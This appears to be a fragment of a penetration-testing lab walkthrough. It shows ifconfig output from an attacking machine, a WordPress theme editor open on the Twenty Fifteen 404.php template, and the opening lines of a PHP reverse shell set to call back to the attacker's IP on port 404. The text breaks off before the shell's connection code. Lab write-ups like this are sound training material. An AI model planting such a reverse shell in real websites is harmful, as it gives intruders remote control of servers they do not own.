
```
[+] Elapsed time: 00:02:44
root@0x01:~/Desktop# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.183.133  netmask 255.255.255.0  broadcast 192.168.183.255
        inet6 fe80::20c:29ff:feb4:1c32  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:b4:1c:32  txqueuelen 1000  (Ethernet)
        RX packets 570565  bytes 249759251 (238.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6808506  bytes 413501714 (394.3 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1257  bytes 91306 (89.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1257  bytes 91306 (89.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```




Edit Themes

Twenty Fifteen: 404 Template (404.php)


```
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.183.133';  // CHANGE THIS
$port = 404;       // CHANGE THIS
$chunk_size = 1400;
